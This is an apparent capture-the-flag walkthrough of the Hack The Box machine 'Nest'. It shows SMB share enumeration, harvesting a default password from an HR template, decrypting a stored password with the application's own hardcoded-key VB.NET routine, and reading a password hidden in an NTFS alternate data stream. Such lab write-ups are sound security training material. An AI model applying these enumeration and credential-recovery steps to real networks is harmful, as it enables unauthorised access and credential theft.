Hack The Box : Nest
8 June, 2020
Discovery
Nmap scan shows two services, SMB on port 445 and another service on port 4386
kali@kali:~$ nmap -sT -sV -sC -Pn nest.htb
Nmap scan report for nest.htb (10.10.10.178)
Host is up (0.16s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?

Host script results:
|_clock-skew: 2m37s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-30T19:34:23
|_  start_date: 2020-03-30T13:04:06

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.00 seconds
I also then did a more detailed nmap scan from port 1 through 10000
kali@kali:~$ nmap -p 1-10000 -sT -sV -sC -Pn nest.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-30 15:24 EDT
Nmap scan report for nest.htb (10.10.10.178)
Host is up (0.15s latency).
Not shown: 9998 filtered ports
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|     Reporting Service V1.2
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against databases using the legacy HQK format
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|_    HELP <Command>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4386-TCP:V=7.80%I=7%D=3/30%Time=5E8247BD%P=x86_64-pc-linux-gnu%r(NU
SF:LL,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(GenericLin
SF:es,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognise
SF:d\x20command\r\n>")%r(GetRequest,3A,"\r\nHQK\x20Reporting\x20Service\x2
SF:0V1\.2\r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(HTTPOptions,3A,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20comma
SF:nd\r\n>")%r(RTSPRequest,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\
SF:n\r\n>\r\nUnrecognised\x20command\r\n>")%r(RPCCheck,21,"\r\nHQK\x20Repo
SF:rting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSVersionBindReqTCP,21,"\r\nHQK
SF:\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSStatusRequestTCP,21,"
SF:\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Help,F2,"\r\nHQK\
SF:x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nThis\x20service\x20allows\
SF:x20users\x20to\x20run\x20queries\x20against\x20databases\x20using\x20th
SF:e\x20legacy\x20HQK\x20format\r\n\r\n---\x20AVAILABLE\x20COMMANDS\x20---
SF:\r\n\r\nLIST\r\nSETDIR\x20<Directory_Name>\r\nRUNQUERY\x20<Query_ID>\r\
SF:nDEBUG\x20<Password>\r\nHELP\x20<Command>\r\n>")%r(SSLSessionReq,21,"\r
SF:\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(TerminalServerCooki
SF:e,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(TLSSessionR
SF:eq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Kerberos,2
SF:1,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(SMBProgNeg,21,
SF:"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(X11Probe,21,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(FourOhFourRequest,3A
SF:,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20
SF:command\r\n>")%r(LPDString,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2
SF:\r\n\r\n>")%r(LDAPSearchReq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.
SF:2\r\n\r\n>")%r(LDAPBindReq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2
SF:\r\n\r\n>")%r(SIPOptions,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r
SF:\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(LANDesk-RC,21,"\r\nHQK\x20R
SF:eporting\x20Service\x20V1\.2\r\n\r\n>")%r(TerminalServer,21,"\r\nHQK\x2
SF:0Reporting\x20Service\x20V1\.2\r\n\r\n>");

Host script results:
|_clock-skew: 2m37s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-30T19:31:07
|_  start_date: 2020-03-30T13:04:06

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 259.79 seconds
Apparently the other service allows executing a certain set of commands.
I was able to connect to it using telnet. We will be using this later.
kali@kali:~$ telnet nest.htb 4386
Trying 10.10.10.178...
Connected to nest.htb.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
User
I was able to connect to SMB anonymously with an empty password. Listing the shares:
kali@kali:~$ smbclient --list //nest.htb/ -U ""
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\'s password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
Let's begin with the Data share
kali@kali:~$ smbclient //nest.htb/Data -U ""
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug  7 18:53:46 2019
  ..                                  D        0  Wed Aug  7 18:53:46 2019
  IT                                  D        0  Wed Aug  7 18:58:07 2019
  Production                          D        0  Mon Aug  5 17:53:38 2019
  Reports                             D        0  Mon Aug  5 17:53:44 2019
  Shared                              D        0  Wed Aug  7 15:07:51 2019

                10485247 blocks of size 4096. 6545146 blocks available
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
IT folder inside this share is not accessible anonymously
smb: \> cd Shared
smb: \Shared\> ls
  .                                   D        0  Wed Aug  7 15:07:51 2019
  ..                                  D        0  Wed Aug  7 15:07:51 2019
  Maintenance                         D        0  Wed Aug  7 15:07:32 2019
  Templates                           D        0  Wed Aug  7 15:08:07 2019

                10485247 blocks of size 4096. 6545146 blocks available
smb: \Shared\> cd Maintenance\
smb: \Shared\Maintenance\> ls
  .                                   D        0  Wed Aug  7 15:07:32 2019
  ..                                  D        0  Wed Aug  7 15:07:32 2019
  Maintenance Alerts.txt              A       48  Mon Aug  5 19:01:44 2019

                10485247 blocks of size 4096. 6545146 blocks available
The file Maintanence Alerts.txt didn't contain anything interesting
smb: \Shared\> cd Templates\
smb: \Shared\Templates\> ls
  .                                   D        0  Wed Aug  7 15:08:07 2019
  ..                                  D        0  Wed Aug  7 15:08:07 2019
  HR                                  D        0  Wed Aug  7 15:08:01 2019
  Marketing                           D        0  Wed Aug  7 15:08:06 2019

                10485247 blocks of size 4096. 6545146 blocks available
smb: \Shared\Templates\> cd HR\
smb: \Shared\Templates\HR\> ls
  .                                   D        0  Wed Aug  7 15:08:01 2019
  ..                                  D        0  Wed Aug  7 15:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7 18:55:36 2019

                10485247 blocks of size 4096. 6545146 blocks available

smb: \Shared\Templates\Marketing\> ls
  .                                   D        0  Wed Aug  7 15:08:06 2019
  ..                                  D        0  Wed Aug  7 15:08:06 2019

                10485247 blocks of size 4096. 6545146 blocks available
The contents of Welcome Email.txt are interesting
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
Using these credentials, the /IT folder inside the Data share is accessible
kali@kali:~$ smbclient //nest.htb/Data -U "TempUser"
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug  7 18:53:46 2019
  ..                                  D        0  Wed Aug  7 18:53:46 2019
  IT                                  D        0  Wed Aug  7 18:58:07 2019
  Production                          D        0  Mon Aug  5 17:53:38 2019
  Reports                             D        0  Mon Aug  5 17:53:44 2019
  Shared                              D        0  Wed Aug  7 15:07:51 2019

                10485247 blocks of size 4096. 6543705 blocks available
smb: \> cd IT
smb: \IT\> ls
  .                                   D        0  Wed Aug  7 18:58:07 2019
  ..                                  D        0  Wed Aug  7 18:58:07 2019
  Archive                             D        0  Mon Aug  5 18:33:58 2019
  Configs                             D        0  Wed Aug  7 18:59:34 2019
  Installs                            D        0  Wed Aug  7 18:08:30 2019
  Reports                             D        0  Sat Jan 25 19:09:13 2020
  Tools                               D        0  Mon Aug  5 18:33:43 2019

                10485247 blocks of size 4096. 6543705 blocks available
Only the Configs directory is non empty, rest all the directories are empty.
smb: \IT\> cd Archive
smb: \IT\Archive\> ls
  .                                   D        0  Mon Aug  5 18:33:58 2019
  ..                                  D        0  Mon Aug  5 18:33:58 2019

                10485247 blocks of size 4096. 6544473 blocks available
smb: \IT\Archive\> cd ..
smb: \IT\> cd Reports
smb: \IT\Reports\> ls
  .                                   D        0  Sat Jan 25 19:09:13 2020
  ..                                  D        0  Sat Jan 25 19:09:13 2020

                10485247 blocks of size 4096. 6544217 blocks available
smb: \IT\Reports\> cd ..
smb: \IT\> cd Tools
smb: \IT\Tools\> ls
  .                                   D        0  Mon Aug  5 18:33:43 2019
  ..                                  D        0  Mon Aug  5 18:33:43 2019

                10485247 blocks of size 4096. 6544217 blocks available
smb: \IT\Tools\> cd ..
smb: \IT\> cd Installs
smb: \IT\Installs\> ls
  .                                   D        0  Wed Aug  7 18:08:30 2019
  ..                                  D        0  Wed Aug  7 18:08:30 2019

                10485247 blocks of size 4096. 6543961 blocks available
smb: \IT\> cd Configs
smb: \IT\Configs\> ls
  .                                   D        0  Wed Aug  7 18:59:34 2019
  ..                                  D        0  Wed Aug  7 18:59:34 2019
  Adobe                               D        0  Wed Aug  7 15:20:09 2019
  Atlas                               D        0  Tue Aug  6 07:16:18 2019
  DLink                               D        0  Tue Aug  6 09:25:27 2019
  Microsoft                           D        0  Wed Aug  7 15:23:26 2019
  NotepadPlusPlus                     D        0  Wed Aug  7 15:31:37 2019
  RU Scanner                          D        0  Wed Aug  7 16:01:13 2019
  Server Manager                      D        0  Tue Aug  6 09:25:19 2019

                10485247 blocks of size 4096. 6543961 blocks available
Those are a lot of folders... After going through all of them I found two files that were particularly useful
- RU_config.xml inside "RU Scanner"
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
- config.xml inside NotepadPlusPlus. Check out the
<History></History>towards the end
<?xml version="1.0" encoding="Windows-1252" ?>
<NotepadPlus>
    <GUIConfigs>
        <!-- 3 status : "large", "small" or "hide"-->
        <GUIConfig name="ToolBar" visible="yes">standard</GUIConfig>
        <!-- 2 status : "show" or "hide"-->
        <GUIConfig name="StatusBar">show</GUIConfig>
        <!-- For all attributs, 2 status : "yes" or "no"-->
        <GUIConfig name="TabBar" dragAndDrop="yes" drawTopBar="yes" drawInactiveTab="yes" reduce="yes" closeButton="no" doubleClick2Close="no" vertical="no" multiLine="no" hide="no" />
        <!-- 2 positions : "horizontal" or "vertical"-->
        <GUIConfig name="ScintillaViewsSplitter">vertical</GUIConfig>
        <!-- For the attribut of position, 2 status : docked or undocked ; 2 status : "show" or "hide" -->
        <GUIConfig name="UserDefineDlg" position="undocked">hide</GUIConfig>
        <GUIConfig name="TabSetting" size="4" replaceBySpace="no" />
        <!--App position-->
        <GUIConfig name="AppPosition" x="662" y="95" width="955" height="659" isMaximized="yes" />
        <!-- For the primary scintilla view,
             2 status for Attribut lineNumberMargin, bookMarkMargin, indentGuideLine and currentLineHilitingShow: "show" or "hide"
             4 status for Attribut folderMarkStyle : "simple", "arrow", "circle" and "box"  -->
        <GUIConfig name="ScintillaPrimaryView" lineNumberMargin="show" bookMarkMargin="show" folderMarkStyle="box" indentGuideLine="show" currentLineHilitingShow="show" Wrap="yes" edge="no" edgeNbColumn="100" wrapSymbolShow="hide" zoom="0" whiteSpaceShow="hide" eolShow="hide" lineWrapMethod="aligned" zoom2="0" />
        <!-- For the secodary scintilla view,
             2 status for Attribut lineNumberMargin, bookMarkMargin, indentGuideLine and currentLineHilitingShow: "show" or "hide"
             4 status for Attribut folderMarkStyle : "simple", "arrow", "circle" and "box" -->
        <GUIConfig name="Auto-detection">yes</GUIConfig>
        <GUIConfig name="CheckHistoryFiles">no</GUIConfig>
        <GUIConfig name="TrayIcon">no</GUIConfig>
        <GUIConfig name="RememberLastSession">yes</GUIConfig>
        <!--
			New Document default settings :
				format = 0/1/2 -> win/unix/mac
				encoding = 0/1/2/3/4/5 -> ANSI/UCS2Big/UCS2small/UTF8/UTF8-BOM
				defaultLang = 0/1/2/..

			Note 1 : UTF8-BOM -> UTF8 without BOM
			Note 2 : for defaultLang :
					0 -> L_TXT
					1 -> L_PHP
					... (see source file)
		-->
        <GUIConfig name="NewDocDefaultSettings" format="0" encoding="0" lang="0" codepage="-1" openAnsiAsUTF8="no" />
        <GUIConfig name="langsExcluded" gr0="0" gr1="0" gr2="0" gr3="0" gr4="0" gr5="0" gr6="0" gr7="0" langMenuCompact="yes" />
        <!--
		printOption is print colour setting, the following values are possible :
			0 : WYSIWYG
			1 : Invert colour
			2 : B & W
			3 : WYSIWYG but without background colour
		-->
        <GUIConfig name="Print" lineNumber="no" printOption="0" headerLeft="$(FULL_CURRENT_PATH)" headerMiddle="" headerRight="$(LONG_DATE) $(TIME)" headerFontName="IBMPC" headerFontStyle="1" headerFontSize="8" footerLeft="" footerMiddle="-$(CURRENT_PRINTING_PAGE)-" footerRight="" footerFontName="" footerFontStyle="0" footerFontSize="9" margeLeft="0" margeTop="0" margeRight="0" margeBottom="0" />
        <!--
                            Backup Setting :
                                0 : non backup
                                1 : simple backup
                                2 : verbose backup
                      -->
        <GUIConfig name="Backup" action="0" useCustumDir="no" dir="" />
        <GUIConfig name="TaskList">yes</GUIConfig>
        <GUIConfig name="SaveOpenFileInSameDir">no</GUIConfig>
        <GUIConfig name="noUpdate" intervalDays="15" nextUpdateDate="20080426">no</GUIConfig>
        <GUIConfig name="MaitainIndent">yes</GUIConfig>
        <GUIConfig name="MRU">yes</GUIConfig>
        <GUIConfig name="URL">0</GUIConfig>
        <GUIConfig name="globalOverride" fg="no" bg="no" font="no" fontSize="no" bold="no" italic="no" underline="no" />
        <GUIConfig name="auto-completion" autoCAction="0" triggerFromNbChar="1" funcParams="no" />
        <GUIConfig name="sessionExt"></GUIConfig>
        <GUIConfig name="SmartHighLight">yes</GUIConfig>
        <GUIConfig name="TagsMatchHighLight" TagAttrHighLight="yes" HighLightNonHtmlZone="no">yes</GUIConfig>
        <GUIConfig name="MenuBar">show</GUIConfig>
        <GUIConfig name="Caret" width="1" blinkRate="250" />
        <GUIConfig name="ScintillaGlobalSettings" enableMultiSelection="no" />
        <GUIConfig name="openSaveDir" value="0" defaultDirPath="" />
        <GUIConfig name="titleBar" short="no" />
        <GUIConfig name="DockingManager" leftWidth="200" rightWidth="200" topHeight="200" bottomHeight="266">
            <FloatingWindow cont="4" x="39" y="109" width="531" height="364" />
            <PluginDlg pluginName="dummy" id="0" curr="3" prev="-1" isVisible="yes" />
            <PluginDlg pluginName="NppConverter.dll" id="3" curr="4" prev="0" isVisible="no" />
            <ActiveTabs cont="0" activeTab="-1" />
            <ActiveTabs cont="1" activeTab="-1" />
            <ActiveTabs cont="2" activeTab="-1" />
            <ActiveTabs cont="3" activeTab="-1" />
        </GUIConfig>
    </GUIConfigs>
    <!-- The History of opened files list -->
    <FindHistory nbMaxFindHistoryPath="10" nbMaxFindHistoryFilter="10" nbMaxFindHistoryFind="10" nbMaxFindHistoryReplace="10" matchWord="no" matchCase="no" wrap="yes" directionDown="yes" fifRecuisive="yes" fifInHiddenFolder="no" dlgAlwaysVisible="no" fifFilterFollowsDoc="no" fifFolderFollowsDoc="no" searchMode="0" transparencyMode="0" transparency="150">
        <Find name="text" />
        <Find name="txt" />
        <Find name="itx" />
        <Find name="iTe" />
        <Find name="IEND" />
        <Find name="redeem" />
        <Find name="activa" />
        <Find name="activate" />
        <Find name="redeem on" />
        <Find name="192" />
        <Replace name="C_addEvent" />
    </FindHistory>
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
</NotepadPlus>
RU_config.xml appears to have a password for c.smith. The last character is an =, could it be base64 encoded?
kali@kali:~$ echo "fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=" | base64 --decode
}13��=X�J�BA�X*�Wc�f���?βc%
This doesn't look like much of a password.
Moving on to 2.
Checking out the file mentioned in the second <File></File>
Well IT isn't accessible to TempUser so ls won't work, but cd worked
kali@kali:~$ smbclient //nest.htb/Secure$ -U "TempUser"
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> cd IT\
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \> cd Carl\
smb: \IT\Carl\> ls
  .                                   D        0  Wed Aug  7 15:42:14 2019
  ..                                  D        0  Wed Aug  7 15:42:14 2019
  Docs                                D        0  Wed Aug  7 15:44:00 2019
  Reports                             D        0  Tue Aug  6 09:45:40 2019
  VB Projects                         D        0  Tue Aug  6 10:41:55 2019

                10485247 blocks of size 4096. 6543854 blocks available
VB Projects was an interesting directory
smb: \IT\Carl\> cd "VB Projects"
smb: \IT\Carl\VB Projects\> ls
  .                                   D        0  Tue Aug  6 10:41:55 2019
  ..                                  D        0  Tue Aug  6 10:41:55 2019
  Production                          D        0  Tue Aug  6 10:07:13 2019
  WIP                                 D        0  Tue Aug  6 10:47:41 2019

                10485247 blocks of size 4096. 6543854 blocks available
smb: \IT\Carl\VB Projects\> cd WIP\
smb: \IT\Carl\VB Projects\WIP\> ls
  .                                   D        0  Tue Aug  6 10:47:41 2019
  ..                                  D        0  Tue Aug  6 10:47:41 2019
  RU                                  D        0  Fri Aug  9 11:36:45 2019

                10485247 blocks of size 4096. 6543854 blocks available
smb: \IT\Carl\VB Projects\WIP\RU\> ls
  .                                   D        0  Fri Aug  9 11:36:45 2019
  ..                                  D        0  Fri Aug  9 11:36:45 2019
  RUScanner                           D        0  Wed Aug  7 18:05:54 2019
  RUScanner.sln                       A      871  Tue Aug  6 10:45:36 2019

                10485247 blocks of size 4096. 6543854 blocks available
smb: \IT\Carl\VB Projects\WIP\RU\> cd RUScanner
smb: \IT\Carl\VB Projects\WIP\RU\RUScanner\> ls
  .                                   D        0  Wed Aug  7 18:05:54 2019
  ..                                  D        0  Wed Aug  7 18:05:54 2019
  bin                                 D        0  Wed Aug  7 16:00:11 2019
  ConfigFile.vb                       A      772  Wed Aug  7 18:05:09 2019
  Module1.vb                          A      279  Wed Aug  7 18:05:44 2019
  My Project                          D        0  Wed Aug  7 16:00:11 2019
  obj                                 D        0  Wed Aug  7 16:00:11 2019
  RU Scanner.vbproj                   A     4828  Fri Aug  9 11:37:51 2019
  RU Scanner.vbproj.user              A      143  Tue Aug  6 08:55:27 2019
  SsoIntegration.vb                   A      133  Wed Aug  7 18:05:58 2019
  Utils.vb                            A     4888  Wed Aug  7 15:49:35 2019

                10485247 blocks of size 4096. 6543854 blocks available
Utils.vb looks like something that can be used
    Imports System.Text
    Imports System.Security.Cryptography
    Public Class Utils

        Public Shared Function GetLogFilePath() As String
            Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
        End Function

        Public Shared Function DecryptString(EncryptedString As String) As String
            If String.IsNullOrEmpty(EncryptedString) Then
                Return String.Empty
            Else
                Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
            End If
        End Function

        Public Shared Function EncryptString(PlainString As String) As String
            If String.IsNullOrEmpty(PlainString) Then
                Return String.Empty
            Else
                Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
            End If
        End Function

        Public Shared Function Encrypt(ByVal plainText As String, _
                                    ByVal passPhrase As String, _
                                    ByVal saltValue As String, _
                                        ByVal passwordIterations As Integer, _
                                    ByVal initVector As String, _
                                    ByVal keySize As Integer) _
                            As String

            Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
            Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
            Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
            Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                            saltValueBytes, _
                                            passwordIterations)
            Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
            Dim symmetricKey As New AesCryptoServiceProvider
            symmetricKey.Mode = CipherMode.CBC
            Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
            Using memoryStream As New IO.MemoryStream()
                Using cryptoStream As New CryptoStream(memoryStream, _
                                                encryptor, _
                                                CryptoStreamMode.Write)
                    cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
                    cryptoStream.FlushFinalBlock()
                    Dim cipherTextBytes As Byte() = memoryStream.ToArray()
                    memoryStream.Close()
                    cryptoStream.Close()
                    Return Convert.ToBase64String(cipherTextBytes)
                End Using
            End Using
        End Function

        Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
        Public Shared Function Decrypt(ByVal cipherText As String, _
                                    ByVal passPhrase As String, _
                                    ByVal saltValue As String, _
                                        ByVal passwordIterations As Integer, _
                                    ByVal initVector As String, _
                                    ByVal keySize As Integer) _
                            As String

            Dim initVectorBytes As Byte()
            initVectorBytes = Encoding.ASCII.GetBytes(initVector)

            Dim saltValueBytes As Byte()
            saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

            Dim cipherTextBytes As Byte()
            cipherTextBytes = Convert.FromBase64String(cipherText)

            Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                            saltValueBytes, _
                                            passwordIterations)

            Dim keyBytes As Byte()
            keyBytes = password.GetBytes(CInt(keySize / 8))

            Dim symmetricKey As New AesCryptoServiceProvider
            symmetricKey.Mode = CipherMode.CBC

            Dim decryptor As ICryptoTransform
            decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)

            Dim memoryStream As IO.MemoryStream
            memoryStream = New IO.MemoryStream(cipherTextBytes)

            Dim cryptoStream As CryptoStream
            cryptoStream = New CryptoStream(memoryStream, _
                                            decryptor, _
                                            CryptoStreamMode.Read)

            Dim plainTextBytes As Byte()
            ReDim plainTextBytes(cipherTextBytes.Length)

            Dim decryptedByteCount As Integer
            decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                                0, _
                                                plainTextBytes.Length)

            memoryStream.Close()
            cryptoStream.Close()

            Dim plainText As String
            plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                                0, _
                                                decryptedByteCount)

            Return plainText
        End Function

    End Class
I copied the Decrypt function and was able to run it using dotnetfiddle.net.
    Imports System
    Imports System.Text
    Imports System.Security.Cryptography

    Public Module Module1
        Public Sub Main()
            Console.WriteLine(Decrypt("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=",  "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256))
        End Sub

        Public Function Decrypt(ByVal cipherText As String, _
                                    ByVal passPhrase As String, _
                                    ByVal saltValue As String, _
                                        ByVal passwordIterations As Integer, _
                                    ByVal initVector As String, _
                                    ByVal keySize As Integer) _
                            As String

            Dim initVectorBytes As Byte()
            initVectorBytes = Encoding.ASCII.GetBytes(initVector)

            Dim saltValueBytes As Byte()
            saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

            Dim cipherTextBytes As Byte()
            cipherTextBytes = Convert.FromBase64String(cipherText)

            Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                            saltValueBytes, _
                                            passwordIterations)

            Dim keyBytes As Byte()
            keyBytes = password.GetBytes(CInt(keySize / 8))

            Dim symmetricKey As New AesCryptoServiceProvider
            symmetricKey.Mode = CipherMode.CBC

            Dim decryptor As ICryptoTransform
            decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes)

            Dim memoryStream As IO.MemoryStream
            memoryStream = New IO.MemoryStream(cipherTextBytes)

            Dim cryptoStream As CryptoStream
            cryptoStream = New CryptoStream(memoryStream, _
                                            decryptor, _
                                            CryptoStreamMode.Read)

            Dim plainTextBytes As Byte()
            ReDim plainTextBytes(cipherTextBytes.Length)

            Dim decryptedByteCount As Integer
            decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                                0, _
                                                plainTextBytes.Length)

            memoryStream.Close()
            cryptoStream.Close()

            Dim plainText As String
            plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                                0, _
                                                decryptedByteCount)

            Return plainText
        End Function
    End Module
Connecting to the Users/ share using this password
There it is... user.txt
kali@kali:~$ smbclient //nest.htb/Users -U "C.Smith"
directory_create_or_exist: mkdir failed on directory /run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 25 18:04:21 2020
  ..                                  D        0  Sat Jan 25 18:04:21 2020
  Administrator                       D        0  Fri Aug  9 11:08:23 2019
  C.Smith                             D        0  Sun Jan 26 02:21:44 2020
  L.Frost                             D        0  Thu Aug  8 13:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 13:02:50 2019
  TempUser                            D        0  Wed Aug  7 18:55:56 2019

                10485247 blocks of size 4096. 6544110 blocks available
smb: \> cd C.Smith\
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 02:21:44 2020
  ..                                  D        0  Sun Jan 26 02:21:44 2020
  HQK Reporting                       D        0  Thu Aug  8 19:06:17 2019
  user.txt                            A       32  Thu Aug  8 19:05:24 2019

                10485247 blocks of size 4096. 6544110 blocks available
smb: \C.Smith\> get user.txt
kali@kali:~$ cat user.txt
<flag>
Root
Inside the folder HQK Reporting I found two interesting files (1) Debug Mode Password.txt and (2) HqkLdap.exe
smb: \C.Smith\> cd "HQK Reporting"
smb: \C.Smith\HQK Reporting\> ls
  .                                   D        0  Thu Aug  8 19:06:17 2019
  ..                                  D        0  Thu Aug  8 19:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 08:18:42 2019
  Debug Mode Password.txt             A        0  Thu Aug  8 19:08:17 2019
  HQK_Config_Backup.xml               A      249  Thu Aug  8 19:09:05 2019

                10485247 blocks of size 4096. 6544110 blocks available
smb: \C.Smith\HQK Reporting\> cd "AD Integration Module"
smb: \C.Smith\HQK Reporting\AD Integration Module\> ls
  .                                   D        0  Fri Aug  9 08:18:42 2019
  ..                                  D        0  Fri Aug  9 08:18:42 2019
  HqkLdap.exe                         A    17408  Wed Aug  7 19:41:16 2019

                10485247 blocks of size 4096. 6544110 blocks available
Even though the size of file (1) was showing as 0, I downloaded it and of course it was empty. This was the point where I was stuck for the longest actually, and going through the HTB forum really helped.
Turns out NTFS allows files to have various streams of information. More information on streams can be found here
Another useful piece of information from the HTB forum helped me find the right command that I should use with the file to get all the information. This command is allinfo, it allows one to see the attributes associated with a file. More on it can be found here and here
Now, the file actually revealed itself
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Thu Aug  8 07:06:12 PM 2019 EDT
access_time:    Thu Aug  8 07:06:12 PM 2019 EDT
write_time:     Thu Aug  8 07:08:17 PM 2019 EDT
change_time:    Thu Aug  8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
Downloading the alternate stream wasn't difficult
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt":Password:$DATA
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug Mode Password.txt:Password:$DATA (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)

